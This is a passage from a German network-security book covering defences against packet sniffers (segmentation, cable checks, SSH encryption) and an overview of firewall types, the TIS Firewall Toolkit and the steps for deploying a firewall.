Das Problem ist, daß diese Tools nur auf SunOs oder Solaris funktionieren. Einen Sniffer in heterogenen Netzwerken zu entdecken, ist noch schwieriger - d.h. schwieriger, wenn Sie nicht jeden Rechner einzeln manuell überprüfen wollen. Nehmen wir z.B. an, Ihr Netzwerk besteht nur aus AIX-Systemen. Nehmen wir weiterhin an, daß jemand in ein leeres Büro geht, einen RS/6000 abtrennt und einen PC-Laptop anschließt. Dieser wird als Sniffer eingesetzt. Dies ist schwer aufzudecken, außer wenn Sie Netzwerktopologiekarten (Tools, die jede Änderung in der Netzwerktopologie anzeigen) benutzen und sie täglich überprüfen. Ansonsten erscheint das Netzwerk wie immer, es gibt keinerlei Hinweise, daß etwas nicht stimmt. Schließlich hat der PC die gleiche IP-Adresse wie der RS/6000 sie hatte. Außer wenn Sie täglich Überprüfungen durchführen, würden Sie den PC wahrscheinlich niemals entdecken.

Noch schlimmer, Eindringlinge können physische Einrichtungen als Sniffer anbinden, z.B. über eine Spleißung an für das bloße Auge nicht erkennbaren Punkten. Ich habe Büros gesehen, in denen die Koaxialkabel an der Decke entlang verlegt sind. Dies würde jedem in einem benachbarten Büro ermöglichen, das Kabel anzuzapfen und sich selbst anzuschließen. Es gibt keinen einfachen Weg, eine solche Manipulation an einem Kabel zu entdecken, außer man überprüft physisch jedes einzelne Kabel des gesamten Netzwerks. Obwohl auch hier Netzwerktopologiekarten wieder warnen würden, daß eine zusätzliche IP-Adresse an das Netzwerk angeschlossen wurde. Leider können sich die meisten kleinen Unternehmen aber solche Tools nicht leisten.

Hinweis:

Wenn Sie wirklich glauben, daß sich jemand seinen Weg in Ihr Netzwerk über die Kabel erschlichen hat, können Sie sich Tools besorgen, die das überprüfen. Eines dieser Tools ist der Time Domain Reflector (TDR), der die Ausbreitung oder Fluktuation von elektromagnetischen Wellen mißt. Ein an Ihr LAN angeschlossener TDR wird unautorisierte Parteien aufdecken, die Daten aus Ihrem Netzwerk saugen. Hewlett Packard stellt einen TDR her, Sie finden ihn unter http://www.tmo.hp.com/tmo/pia/infinium/PIATop/datasheets/English/HP8147.html .

Alles in allem sind diese proaktiven Lösungen schwierig und teuer. Stattdessen sollten Sie lieber defensive Maßnahmen ergreifen. Es gibt hauptsächlich zwei Abwehrmaßnahmen für Sniffer:

- Eine sichere Netzwerktopologie
- Verschlüsselte Arbeitssitzungen

13.7.2 Sichere Netzwerktopologie

Sniffer können Daten nur auf dem augenblicklichen Netzwerksegment abfangen. Das heißt, je straffer die Bereiche in Ihrem Netzwerk gefaßt sind, um so weniger Informationen kann ein Sniffer abfangen. Leider kann diese Lösung recht teuer werden. Bereichsbildung erfordert teure Hardware. Es gibt drei Netzwerk-Interfaces, die ein Sniffer nicht überqueren kann:

- Switches
- Router
- Bridges

Sie können straffere Netzwerksegmente schaffen, wenn Sie diese Geräte strategisch stellen. Vielleicht können Sie einen Bereich mit 20 Workstations bilden, dies scheint eine sinnvolle Anzahl zu sein. Einmal monatlich können Sie dann jedes Segment überprüfen (und vielleicht können Sie auch einmal monatlich MD5-Überprüfungen auf zufällig gewählten Segmenten ausführen).

Hinweis:

Es gibt auch einige »intelligente Hub-Systeme« auf dem Markt, die weniger kosten als die meisten Router. Einige dieser Geräte führen Netzwerksegmentierungen aus. Ich würde Ihnen jedoch empfehlen, den entsprechenden Hersteller eingehend nach Sniffer-Angriffen zu befragen. Einige intelligente Hubsysteme führen keine traditionelle Segmentierung durch und ermöglichen damit vielleicht Angriffe auf andere Segmente. Andere Hubs bemerken sogar anhand der veränderten Hardwareadresse eines Anschlusses, daß sich jemand auf dem Netz eingeklinkt hat, und sperren daraufhin den betreffenden Anschluß. Sniffen ist dank switching oder scrambling der Datenpakete für Anschlüsse, an denen Rechner sitzen, für deren Interfaces die Pakete nicht bestimmt sind, nicht möglich. Diese Netzwerkkomponenten werden oft »Security-Hubs« genannt.

Netzwerksegmentierung ist nur für kleinere Netzwerke praktisch. Wenn Sie mehr als 500 Workstations in mehr als 50 Abteilungen haben, wird eine vollständige Segmentierung wahrscheinlich unerschwinglich. (Auch wenn es ein Budget für Sicherheitsmaßnahmen gibt, werden Sie Verwaltungsangestellte wohl kaum überzeugen können, daß Sie 50 Hardware- Geräte brauchen, nur um einen Sniffer abzuwehren.) Im diesem Fall sind verschlüsselte Arbeitssitzungen die bessere Lösung.

13.7.3 Verschlüsselte Arbeitssitzungen

Verschlüsselte Arbeitssitzungen stellen eine weitere Lösung dar. Statt sich darüber Sorgen zu machen, daß Daten abgefangen werden, verschlüsseln Sie sie einfach bis zur Unkenntlichkeit. Die Vorteile dieser Methode liegen auf der Hand: Selbst wenn es einem Angreifer gelingt, Daten abzufangen, wird er mit ihnen nichts anfangen können. Die Nachteile sind jedoch schwerwiegend.

Es gibt zwei hauptsächliche Probleme in punkto Verschlüsselung; eines ist ein technisches, das andere ein menschliches Problem.

Die technischen Fragen sind, ob die Verschlüsselung stark genug ist und ob sie unterstützt wird. Zum Beispiel ist eine 40-Bit-Verschlüsselung möglicherweise nicht ausreichend und nicht alle Applikationen bieten integrierte Verschlüsselungsunterstützung. Außerdem sind Plattform-übergreifende Verschlüsselungslösungen selten und in der Regel nur in spezialisierten Applikationen verfügbar.

Das menschliche Problem liegt darin, daß Benutzer sich möglicherweise gegen die Anwendung von Verschlüsselung wehren. Sie finden sie vielleicht lästig. (Können Sie sich beispielsweise vorstellen, daß Macintosh-Anwender jedesmal S/Key benutzen, wenn sie sich in einen Server einloggen? Diese Leute sind Benutzerfreundlichkeit gewöhnt und wollen nicht für jede neue Arbeitssitzung erst ein Einmal-Paßwort generieren müssen.) Benutzer mögen anfänglich derartigen Richtlinien zustimmen, halten sich dann aber nur selten daran.

Kurz, Sie müssen ein freundliches Medium finden - Applikationen, die starke, bidirektionale Verschlüsselung und auch wenigstens etwas Benutzerfreundlichkeit bieten. Deshalb mag ich Secure Shell.

Secure Shell (SSH) bietet sichere Kommunikation für Applikationsumgebungen wie Telnet. SSH ist an Port 22 angebunden und Verbindungen werden über RSA hergestellt. Jeglicher Datenverkehr wird nach erfolgter Authentifizierung mit IDEA verschlüsselt. Dies ist eine starke Verschlüsselung, die sich für jede nicht geheime, nicht klassifizierte Art von Kommunikation eignet.

Secure Shell ist ein Paradebeispiel für eine Applikation, die sowohl Benutzer- als auch administrative Standards vereint.

Es gibt sowohl kostenlose als auch kommerzielle Versionen von SSH und F-SSH. Die kostenlose Version ist ein Unix-Utility, kommerzielle Versionen sind für Windows 3.11, Windows 95 und Windows NT erhältlich. Schauen Sie sich Secure Shell an unter:

http://www.cs.hut.fi/ssh/

13.8 Zusammenfassung

Sniffer stellen ein bedeutendes Sicherheitsrisiko dar, hauptsächlich, weil sie nicht leicht zu entdecken sind. Sie können enorm davon profitieren, wenn Sie lernen, wie man einen Sniffer benutzt, und wenn Sie verstehen, wie andere einen Sniffer gegen Sie einsetzen können. Und schließlich sei noch gesagt, daß die besten Abwehrmaßnahmen gegen Sniffer eine sichere Netzwerktopologie und starke Verschlüsselung sind.

13.9 Weitere Informationen über Sniffer

Die folgenden Dokumente (viele von ihnen finden Sie online) bieten weitere Informationen über Sniffer und die Bedrohung, die sie darstellen:

The Sniffer FAQ. (Christopher Klaus) http://www.netsys.com/firewalls/firewalls- 9502/0320.html

Tik-76.115 Functional Specification. (Spezifizierung für eine Sniffer-Applikation, die für die Visualisierung von TCP/IP-Datenverkehr benutzt wird) http://www.niksula.cs.hut.fi/projects/ohtsniff/LT/FM_4.0.html

Sniffers and Spoofers. (Artikel aus Internet World.) http://www.internetworld.com/print/monthly/1995/12/webwatch.html

Network Protocol Analyzers: A Window To The WAN. (Artikel von Wayne C. Baird) http://128.230.92.5/720/rev1.html

SNOOP: The Executable. (Paketsniffer-Forschungsprojekt von Brendan D. Donahe und Jerome C. Parks) http://rever.nmsu.edu/~jerparks/EE/ee464/snoop/

Computer Hacker Charged With Credit Card Theft. (Fall, in dem ein Cracker einen Sniffer benutzte, um Kreditkartennummern abzufangen. ZDNET) http://www5.zdnet.com/zdnn/content/zdnn/0523/zdnn0012.html

Privacy and Security on the Internet. (Lawrence E. Widman, M. D., Ph. D., University of Texas Health Science Center) http://www.med-edu.com/internet-security.html

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

---

1

Naval Computer and Telecommunications Area Master Station LANTadvisern

2

T.v. Rijn und J.V. Oorschot, *The Gobbler, An Ethernet Troubleshooter/Protocol Analyzer*. 29. November 1991. Technische Universtität Delft, Fachbereich Electrical Engineering, Niederlande.

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

14

Firewalls

Dieses Kapitel gibt Ihnen einen Überblick über Firewalls, was sie sind, wie sie funktionieren und wer sie herstellt.

14.1 Was ist eine Firewall?

Eine Firewall ist jedes Gerät, das dazu entwickelt wurde, Außenseiter davon abzuhalten, Zugang zu Ihrem Netzwerk zu erhalten. Dieses Gerät ist in der Regel ein unabhängiger Rechner, ein Router oder eine Firewall in einer Box (proprietäres Hardware-Gerät). Das Gerät dient als einzelner Eingangspunkt zu Ihrer Site. Die Firewall bewertet jede eingehende Verbindungsanfrage. Es werden nur Verbindungsanfragen von autorisierten Hosts weiterverarbeitet, die anderen Verbindungsanfragen werden abgelehnt.

Die meisten Firewalls erreichen dies, indem sie die Ursprungsadresse überprüfen. Wenn Sie beispielsweise nicht wollen, daß sich die Benutzer des Rechners *www.mcp.com* auf Ihrer Site umsehen, können Sie die entsprechende Adresse sperren, indem Sie Verbindungsanfragen von 206.246.131.227 blockieren. An deren Ende wird dann eine Meldung wie »Verbindung abgelehnt« oder ähnliches generiert (oder es gibt gar keine Meldung, der Versuch zum Verbindungsaufbau wird einfach ignoriert).

14.2 Andere Aufgaben, die eine Firewall ausführt

Firewalls können eingehende Datenpakete von verschiedenen Protokollen analysieren. Basierend auf dieser Analyse kann eine Firewall verschiedene Aktionen starten. Daher können Firewalls an Bedingungen geknüpfte Auswertungen durchführen (»Wenn ich auf diesen Pakettypen treffe, dann werde ich das tun«).

Diese an Bedingungen geknüpften Konstruktionen werden Regeln genannt. Wenn Sie eine Firewall aufstellen, werden Sie sie im allgemeinen mit Regeln versorgen, die die Zugangsrichtlinien Ihrer Organisation widerspiegeln. Nehmen wir beispielsweise an, Sie haben Buchhaltungs- und Vertriebsabteilungen. Unternehmensrichtlinien verlangen, daß nur die Vertriebsabteilung Zugang zu Ihrer Website erhält. Um diesen Richtlinien zu entsprechen, weisen Sie Ihrer Firewall eine Regel zu; in diesem Fall ist die Regel, daß nur Verbindungsanfragen und Verbindungen aus der Vertriebsabteilung erlaubt werden.

In dieser Hinsicht sind Firewalls für Netzwerke das, was Benutzerprivilegien-Schemata für Betriebssysteme sind. Zum Beispiel können Sie unter Windows NT festlegen, welche Benutzer auf eine bestimmte Datei oder ein bestimmtes Verzeichnis zugreifen können. Das ist benutzerbestimmbare Zugriffsberechtigungszuweisung auf Betriebssystemebene. Ganz ähnlich dazu ermöglichen Ihnen Firewalls Zugriffsberechtigungszuweisungen zu Ihren vernetzten Workstations oder Ihrer Website.

Diese Zugangsüberprüfung ist allerdings nur ein Teil dessen, was moderne Firewalls tun können. Zum Beispiel ermöglichen die meisten kommerziellen Firewalls eine Überprüfung des Inhalts. Diese Möglichkeit können Sie ausnutzen, um Java-, JavaScript-, VBScript- und ActiveX-Scripts sowie Cookies an der Firewall zu blockieren. Sie können sogar Regeln kreieren, um bestimmte Angriffssignaturen zu blockieren.

Hinweis:

Angriffssignaturen sind Befehlsmuster, die üblich für einen bestimmten Angriff sind. Wenn z.B. ein Benutzer eine Telnet-Anfrage an Port 80 sendet und mit der Ausgabe von Befehlszeilen-Anfragen beginnt, »erscheint« dies Ihrem Rechner irgendwie seltsam. Wenn Sie Ihrer Firewall beibringen, diese Befehlsreihe zu erkennen, kann die Firewall lernen, solch einen Angriff zu blokkieren. (Dies kann auch auf Paketebene erfolgen. Zum Beispiel generieren manche entfernten Exploits spezielle Pakete, die leicht von anderen Paketen unterschieden werden können. Diese können abgefangen und erkannt werden, und die Firewall kann entsprechende Aktionen starten.)

14.3 Was sind die Bestandteile einer Firewall?

Im esoterischen Sinn existieren die Bestandteile einer Firewall im Kopf der Person, die sie entwickelt. In ihrer Essenz ist eine Firewall eher ein Konzept als ein Produkt; sie basiert auf der Bestimmung, wer Zugang zu Ihrer Site erhält.

In generellem Sinn besteht eine Firewall aus Software und Hardware. Die Software kann proprietär, Shareware oder Freeware sein. Die Hardware kann jede Hardware sein, die die Software unterstützt.

14.4 Firewall-Arten

Firewalls kommen in zwei grundlegenden Versionen:

- Netzwerkschicht-Firewalls
- Anwendungsschicht-Gateway-Firewalls

Lassen Sie uns jede kurz anschauen.

14.4.1 Netzwerkschicht-Firewalls

Netzwerkschicht-Firewalls sind in der Regel Router mit mächtigen Paketfilterfunktionen. Mit einer Netzwerkschicht-Firewall können Sie basierend auf verschiedenen Variablen Zugang zu Ihrer Site gewähren oder ablehnen. Diese Variablen sind u.a.

- Ursprungsadresse

- Protokoll
- Port-Nummer
- Inhalt

Router-basierte Firewalls sind populär, weil sie leicht zu implementieren sind. (Sie schließen sie einfach an, versehen sie mit einigen Regeln und das war's.) Außerdem arbeiten die meisten neuen Router hervorragend mit dualen Interfaces (für die IPs von außen einem anderen Protokoll innen übersetzt werden müssen).

Eine Router-basierte Firewall stellt eine periphäre Lösung dar. Da Router externe Geräte sind, brauchen Sie den normalen Netzwerkbetrieb nicht zu unterbrechen. Wenn Sie eine Router-basierte Firewall einsetzen, müssen Sie nicht ein Dutzend Rechner (oder ein Dutzend Dienste) konfigurieren, um sie anzuschließen.

Und schließlich bieten Router eine integrierte Lösung, d.h. wenn Ihr Netzwerk dauerhaft mit dem Internet verbunden ist, brauchen Sie sowieso einen Router, warum also nicht zwei Fliegen mit einer Klappe schlagen?

Router-basierte Firewalls haben andererseits auch einige Nachteile. Einer ist, daß Router anfällig für Spoofing-Angriffe sind (obwohl Router-Hersteller Lösungen dafür entwickeln). Von einem rein praktischen Standpunkt aus gesehen sinkt die Performance von Routern erheblich, wenn Sie übermäßig strenge Filterprozesse durchführen wollen. (Router-Performance kann ein Aspekt sein oder auch nicht, je nachdem wieviel Datendurchsatz Sie erwarten.)

Hinweis:

Einige Router bieten auch nur geringe Protokollierungsunterstützung. Das heißt, daß Sie möglicherweise zusätzliche Software und Hardware für die Zusammenarbeit mit Ihrem Router benötigen.

14.4.2 Application-Proxy-Firewalls (Anwendungsschicht-Gateways)

Eine andere Art von Firewalls ist die Application-Proxy-Firewall (auch Anwendungsschicht-Gateway genannt). Wenn ein entfernter Benutzer ein Netzwerk kontaktiert, auf dem ein Anwendungsschicht-Gateway läuft, nimmt dieser Gateway die Verbindung stellvertretend an, d.h. IP-Pakete werden nicht an das interne Netzwerk weitergeleitet. Statt dessen findet eine Art Übersetzung statt, mit dem Gateway als Zwischenstation und Übersetzer.

Der Vorteil von Anwendungsschicht-Gateways ist, daß sie verhindern, daß IP-Pakete sich einen Weg in Ihr Netzwerk schleusen. Der Nachteil ist, daß sie hohe laufende Kosten verursachen und Sie sich eingehend mit ihnen beschäftigen müssen. Für jeden vernetzten Dienst wie FTP, Telnet, HTTP, Mail, News usw. muß eine Proxy-Applikation konfiguriert werden. Außerdem müssen interne Benutzer Proxy-Clients benutzen (wenn sie dies nicht tun, müssen sie neue Richtlinien und Verfahren annehmen). Wie John Wack in seinem Artikel »Application Gateways« berichtet:

Ein Nachteil von Anwendungsschicht-Gateways ist, daß in bezug auf Client-Server-Protokolle wie Telnet zwei Schritte notwendig sind, um innen und außen zu verbinden. Einige Anwendungsschicht-Gateways benötigen modifizierte Clients, was als Vor- oder Nachteil betrachtet

werden kann, je nachdem ob die modifizierten Clients eine Benutzung der Firewall einfacher machen. Ein Telnet-Anwendungsschicht-Gateway verlangt nicht unbedingt einen modifizierten Client, aber eine Änderung im Verhalten des Benutzers: Der Benutzer muß sich zunächst mit der Firewall verbinden (sich aber nicht einloggen), statt eine direkte Verbindung zum Host einzugehen. Ein modifizierter Telnet-Client dagegen würde die Firewall praktisch durchsichtig werden lassen, da er dem Benutzer ermöglicht, das Zielsystem (im Gegensatz zur Firewall) im Telnet-Befehl zu spezifizieren. Die Firewall würde als Weg zum Zielsystem fungieren und damit die Verbindung aufhalten, um weitere notwendige Schritte auszuführen, wie beispielsweise ein Einmalpaßwort zu verlangen. Der Benutzer braucht sein Verhalten nicht zu ändern, allerdings muß in diesem Fall für jedes System ein modifizierter Client eingesetzt werden.

Wegweiser:

Sie finden »Application Gateways« von John Wack unter http://www.telstra.com.au/pub/docs/security/800-10/node52.html .

Das Trusted Information Systems Firewall Toolkit (TIS FWTK)

Ein gutes Beispiel für ein Anwendungsschicht-Gateway ist das TIS Firewall Toolkit. Dieses Paket (das für nichtkommerzielle Zwecke kostenlos erhältlich ist) beinhaltet Proxies für die folgenden Dienste:

- Telnet
- FTP
- Rlogin
- Sendmail
- HTTP
- X Window System

Für jeden dieser Proxies müssen Sie Regeln spezifizieren. Sie müssen drei Dateien editieren, um Ihre Regeln einzuführen:

- /etc/services. Diese Datei befindet sich bereits in Ihrem System. Sie spezifiziert, welche Dienste Ihr Rechner unterstützen wird und über welche Ports diese Dienste laufen. (Hier geben Sie die Ports an, über die Ihre Proxies laufen werden.)
- /etc/inetd.conf. Diese Datei befindet sich ebenfalls schon in Ihrem System. Sie ist die Konfigurationsdatei für inetd. Die inetd.conf-Datei spezifiziert, welcher Server aktiviert wird, wenn Außenstehende eine Verbindung zu einem bestimmten Dienst etablieren wollen. (Hier spezifizieren Sie Ihre Proxies, die die voreingestellten Server ersetzen.)
- /usr/local/etc/netperm-table. Dies ist eine FWTK-Datei, in der Sie spezifizieren, wer die von Ihnen angebotenen Dienste benutzen kann.

In bezug auf Zugangsberechtigungen können Sie zwei Ansätze benutzen:

- Was nicht ausdrücklich erlaubt ist, wird abgelehnt.
- Was nicht ausdrücklich verboten ist, wird angenommen.

Ich empfehle Ihnen den ersten Ansatz, da er wesentlich einschränkender ist.

Mit Hilfe des TIS Firewall Toolkits ist das Gewähren oder Ablehnen von Zugangsberechtigungen sehr leicht. Sie können breitgefaßte Masken von Adressen und Hosts angeben, denen ein Zugang verweigert wird. Sie können Sternchen benutzen, um eine ganze Reihe von Adressen anzuzeigen:

```
http-gw: userid root
http-gw: directory /somewhere

http-gw: timeout 90

http-gw: default-httpd www.myserver.net

http-gw: hosts 199.171.0.* -log { read write ftp }

http-gw: deny-hosts *
```

(http-gw ist der Proxy für HTTP.)

Wie Sie sehen, müssen Sie Zugangsregeln für jeden Dienst konfigurieren. Dies ist einer der Nachteile von Anwendungsschicht-Gateways. Ein anderer Nachteil ist, daß jede Applikationssession mit Proxies versehen sein muß. Dies kann für interne Benutzer eine arbeitsintensive und lästige Umgebung sein. (Interne Benutzer müssen ihren ausgehenden Verkehr ebenfalls mit Proxies versehen. Dies kann bedeutende Kosten zur Folge haben, da eingehender Verkehr in bezug auf Ressourcen auf den ausgehenden Verkehr einwirkt.)

Anwendungsschicht-Gateways sind geeigneter, wenn Sie keinen ausgehenden Verkehr haben - zum Beispiel wenn Ihre Site Clients außerhalb der Firewalls mit archivierten Informationen bedient. Ein typisches Beispiel hierfür ist, wenn Sie Kunden haben, die gegen Gebühr technische Spezifizierungen von Ihrem Server erhalten. Diese technischen Spezifizierungen sind sensible Daten und daher sollten nur Ihre Kunden in der Lage sein, diese zu erhalten. In einem solchen Fall ist ein Anwendungsschicht-Gateway perfekt.

Anwendungsschicht-Gateways sind weniger geeignet für Unternehmen, Universitäten, Internet Service Provider oder andere Umgebungen, für die eine flüssigere Kommunikation (und mehr Kontakte mit der Öffentlichkeit) notwendig sind. In solchen Umgebungen können Sie beispielsweise nicht immer sicher sein, daß sich Benutzer stets von bestimmten Servern oder Netzwerken verbinden. Sie können von einer ganzen Reihe von IP-Adressen kommen. Wenn Sie einen Anwendungsschicht-Gateway benutzen und eine Benutzerverbindung von netcom.com autorisieren müssen, müssen Sie, wenn es sich nicht um eine statische Adresse handelt, jeden Benutzer von netcom.com zulassen.

Wenn Sie noch keine Firewall gekauft haben (oder nur etwas über Firewalls lernen wollen), sollten Sie sich das TIS Firewall Toolkit besorgen. Wenn Sie es konfigurieren und Ihre Regeln ausprobieren, werden Sie viel darüber lernen, wie Firewalls arbeiten.

Wegweiser:

Holen Sie sich eine Kopie des TIS Firewall Toolkits unter ftp:// ftp.tis.com/pub/firewalls/toolkit/dist/.

Wegweiser:

Das TIS Firewall Toolkit erfordert ein Unix-System und einen C-Compiler. Zwar läßt sich das TIS Firewall Toolkit ohne Probleme auf SunOS und BSD kompilieren, aber für Linux gibt es einige Konfigurationsaspekte zu beachten. Um diese Probleme schnell aus der Welt zu schaffen, gibt es kein besseres Dokument als »Creating a Linux Firewall Using the TIS Toolkit« von Benjamin Ewy. Dieses Dokument finden Sie unter ftp://ftp.tisl.ukans.edu/pub/security/firewalls/fwtkpatches.tgz.

Hinweis:

Eine andere beliebte Firewall in dieser Klasse ist SOCKS, die auf dem Anwendungsschicht-Proxy-Modell basiert. Die Verbindungsanfrage wird von SOCKS aufgefangen und übersetzt. Es gibt keine direkten Verbindungen zwischen Ihrem Netzwerk und der Außenwelt. SOCKS ist von großer Bedeutung, weil es so gut etabliert ist, daß es bereits von vielen Browser-Paketen unterstützt wird, z.B. auch vom Netscape Navigator.

Wegweiser:

Eine Site, die umfassende Berichterstattung zur SOCKS-Technologie bietet, ist http://www.socks.nec.com/introduction.html.

Generell sind Anwendungsschicht-Gateways (proxybasierte Firewalls) sicherer als die vielen verfügbaren Paketfilter.

14.5 Allgemeines zu Firewalls

Viele Firewalls machen Ihr System für die Außenwelt unsichtbar. SunScreen von Sun Microsystems beispielsweise bietet Nicht-IP-Möglichkeiten, die es Crackern unmöglich machen, Netzwerkknoten hinter der Firewall ausfindig zu machen.

Warnung:

Einige Firewalls sind aber noch nicht so unsichtbar, wie Sie sie gerne hätten. Mindestens ein Scanner namens Jakal kann nach Diensten suchen, die hinter einer Firewall laufen. Jakal, ein Stealth-Scanner, überprüft eine Domain (hinter einer Firewall), ohne irgendwelche Spuren seines Scan-Vorgangs zu hinterlassen. (Jakal wird in Kapitel 10 »Scanner« vorgestellt.)

Firewalls sind die strengsten Sicherheitsmaßnahmen, die Sie ergreifen können. Aber Sie sollten sich einiger Nachteile bewußt sein.

Ein Nachteil ist, daß Firewall-Sicherheit dermaßen streng konfiguriert sein kann, daß die eigentliche Funktion des Netzwerks beeinträchtigt wird. Zum Beispiel stellen einige Studien klar, daß der Einsatz einer Firewall in solchen Umgebungen unpraktisch ist, in denen Benutzer sehr von verteilten Applikationen abhängen. Die strikten Sicherheitsrichtlinien einer Firewall führen in diesen Umgebungen dazu, daß sich das System festfährt. Was sie an Sicherheit hinzugewinnen, verlieren sie an Funktionalität. Universitäten sind ein perfektes Beispiel für derartige Umgebungen. Forschungsarbeiten werden in Universitäten oft von zwei oder mehr Abteilungen (oft auf Netzwerksegmenten, die weit voneinander entfernt sind) gemeinsam ausgeführt. In solchen Umgebungen ist es schwer, unter den strengen

Sicherheitsauflagen zu arbeiten, die eine Firewall implementiert.

Ein anderer ernsterer Punkt ist, daß es mit dem Einsatz einer Firewall oft nicht getan ist. Wenn Ihre Firewall durchbrochen wird, kann Ihr internes Netzwerk schnell zerstört werden. Wiegen Sie sich nicht in Sicherheit. Die Tatsache, daß Sie eine Firewall verwenden, sollte Sie nicht davon abhalten, andere Sicherheitspraktiken einzusetzen. Tun Sie dies nicht, werden Sie es eines Tages bereuen. Firewalls verengen den Eingang zu Ihrem Netzwerk und fördern eine Umgebung, die sich auf einen einzigen zentralen Abwehrpunkt konzentriert. Das ist eine unzureichende und potentiell gefährliche Situation.

Bevor Sie eine Firewall kaufen, sollten Sie Ihr eigenes Netzwerk, Ihre Benutzer und die Bedürfnisse Ihrer Benutzer ernsthaft untersuchen. Sie sollten außerdem eine visuelle Darstellung der Vertrauensverhältnisse (sowohl zwischen Rechnern als auch zwischen Menschen) in Ihrem Unternehmen generieren. Verschiedene Netzwerksegmente müssen miteinander kommunizieren können. Die Kommunikation zwischen diesen Netzwerken kann durch automatisierte Prozesse oder durch menschliche Interaktion stattfinden. Automatisierte Prozesse erweisen sich möglicherweise als einfach zu bewerkstelligen. Vom Menschen initiierte Prozesse dagegen können sich als schwierig erweisen. Für manche Organisationen ist eine Firewall schlicht und einfach nicht praktikabel. In solchen Fällen wäre es vielleicht besser, sich auf altbewährte Systemadministrationstechniken (und umfassende Paketfilter) zu verlassen.

14.6 Aufbau einer Firewall

Es gibt sechs Schritte, denen Sie beim Aufbau einer Firewall folgen sollten:

- Bestimmen Sie Ihre Bedürfnisse in bezug auf Topologie, Applikationen und Protokolle.
- Analysieren Sie die Vertrauensverhältnisse in Ihrer Organisation.
- Entwickeln Sie Richtlinien, die auf diesen Bedürfnissen und Verhältnissen basieren.
- Suchen Sie die richtige Firewall für Ihre spezielle Konfiguration.
- Setzen Sie diese Firewall richtig ein.
- Überprüfen Sie Ihre Richtlinien.

14.6.1 Bedürfnisbestimmung in bezug auf Topologie, Applikationen und Protokolle

Ihr erster Schritt besteht darin, Ihre Bedürfnisse in bezug auf Topologie, Applikationen und Protokolle zu bestimmen. Dieser Schritt ist schwerer als er sich anhört, abhängig von der Größe und der Zusammensetzung Ihres Netzwerks.

Natürlich ist diese Aufgabe leichter, wenn Sie ein komplett homogenes Netzwerk haben (nur wenige Leute haben das). Sie haben dann durchgehend ein Betriebssystem und eine bestimmte Sammlung von Applikationen. Sie sollten sich glücklich schätzen, wenn das so ist.

Die meisten Netzwerke sind heterogen. Wenn Ihres dazugehört, müssen Sie jedes Betriebssystem und alle Applikationssammlungen, die in diesem Netzwerk benutzt werden, zusammentragen. Vielleicht müssen Sie hierfür sogar Experten einbringen, die die speziellen Sicherheitsaspekte für jede Applikation kennen.

14.6.2 Analyse der Vertrauensverhältnisse in Ihrer Organisation

Der nächste Schritt betrifft die Analyse von Vertrauensverhältnissen in Ihrer Organisation. Dafür müssen Sie möglicherweise mit verschiedenen Abteilungen reden. Bestimmte Netzwerksegmente brauchen eventuell gegenseitigen Zugriff auf ihre Informationsquellen. Wenn sich diese Segmente in geographisch unterschiedlichen Orten befinden, muß Ihr Netzverkehr unter Umständen einen oder mehrere der von Ihnen entwickelten Gateways überqueren. Um einer totalen Unterbrechung Ihres derzeitigen Systems vorzugreifen, ist es empfehlenswert, zunächst eine detaillierte Analyse dieser Verhältnisse vorzunehmen.

Sie sollten während dieses Prozesses äußerst taktvoll vorgehen. Sie werden möglicherweise Benutzer oder Manager treffen, die darauf bestehen, daß »sie es jetzt schon seit 10 Jahren auf diese Art und Weise durchführen«. Sie müssen mit diesen Leuten arbeiten. Es ist notwendig, daß sie den Vorgang vollkommen verstehen. Wenn Ihre Sicherheitspraktiken die Arbeitsumgebung dieser Mitarbeiter enorm beeinflussen, sollten Sie ihnen erklären, warum das so ist.

Das letzte, was Sie jetzt gebrauchen können, sind verärgerte lokale Benutzer. Statt dessen brauchen Sie ihre Unterstützung, da Sie nach der Konstruktion Ihrer Firewall wahrscheinlich neue Richtlinien verteilen werden. Die Tatsache, ob die Benutzer diese Richtlinien auch befolgen, hat dramatische Auswirkungen auf die Sicherheit des gesamten Netzwerks. Wenn Sie anständig mit den Benutzern umgehen, haben Sie nichts zu befürchten. Wenn Sie jedoch drakonische Anweisungen ohne jegliche Erklärung erlassen, werden die lokalen Benutzer Sie ablehnen und jede Gelegenheit suchen, Ihnen eins auszuwischen.

14.6.3 Richtlinien aufstellen und die richtige Firewall finden

Der nächste Schritt besteht darin, Richtlinien zu entwickeln, basierend auf dem, was Sie über Ihr Netzwerk und seine Benutzer gelernt haben. Hier bestimmen Sie, wer auf Ihr Netzwerk zugreifen kann und wie. Außerdem fügen Sie jegliche plattform- oder protokollspezifische Informationen ein, die Sie gefunden haben.

Basierend auf diesen Informationen können Sie jetzt eine kluge Auswahl für eine Firewall treffen. Zumindest verfügen Sie über genügend Informationen, um diese Angelegenheit intelligent mit verschiedenen Herstellern ausdiskutieren zu können. Solange Sie wissen, was Sie brauchen, werden Sie nicht von Marketingleuten des Herstellers übers Ohr gehauen.

Bevor Sie Auskünfte über einen Kauf sammeln, sollten Sie sich eine Liste der absolut notwendigen Punkte zusammenstellen und Ihre endgültige Kaufentscheidung darauf basieren.

14.6.4 Anwenden und Testen der Firewall

Nachdem Sie Ihre Firewall gekauft haben, werden Sie schließlich Ihre gesammelten Informationen einsetzen und Ihre Richtlinien anwenden. Dafür empfehle ich Ihnen umfangreiche Testläufe. Hierbei gibt es zwei Phasen:

- Testen der Richtlinien gegen Außenstehende
- Testen der internen Richtlinien

Die erste Phase können Sie jederzeit durchführen, auch (und vielleicht vorzugsweise) wenn Ihre

Benutzer nicht anwesend sind.

Die zweite Phase ist komplizierter. Erwarten Sie viele Probleme und planen Sie einige Zeit für Netzwerkausfälle ein. (Machen Sie sich außerdem auf einige ärgerliche Benutzer gefaßt.) Es ist sehr unwahrscheinlich, daß Sie es gleich beim ersten Mal richtig hinbekommen, außer wenn Ihr Netzwerk vollkommen homogen ist und Sie über durchgehend gleiche Applikationssammlungen verfügen.

14.6.5 Sind Firewalls narrensicher?

Natürlich sind Firewalls nicht narrensicher. Viele Sites, die Firewalls benutzten, wurden geknackt. Firewall-Produkte sind nicht in sich fehlerhaft, aber sie werden manchmal falsch implementiert. Die Nummer-eins-Ursache für trotz Firewall geknackter Sites liegt darin, daß der Systemadministrator die Firewall nicht korrekt konfiguriert hat.

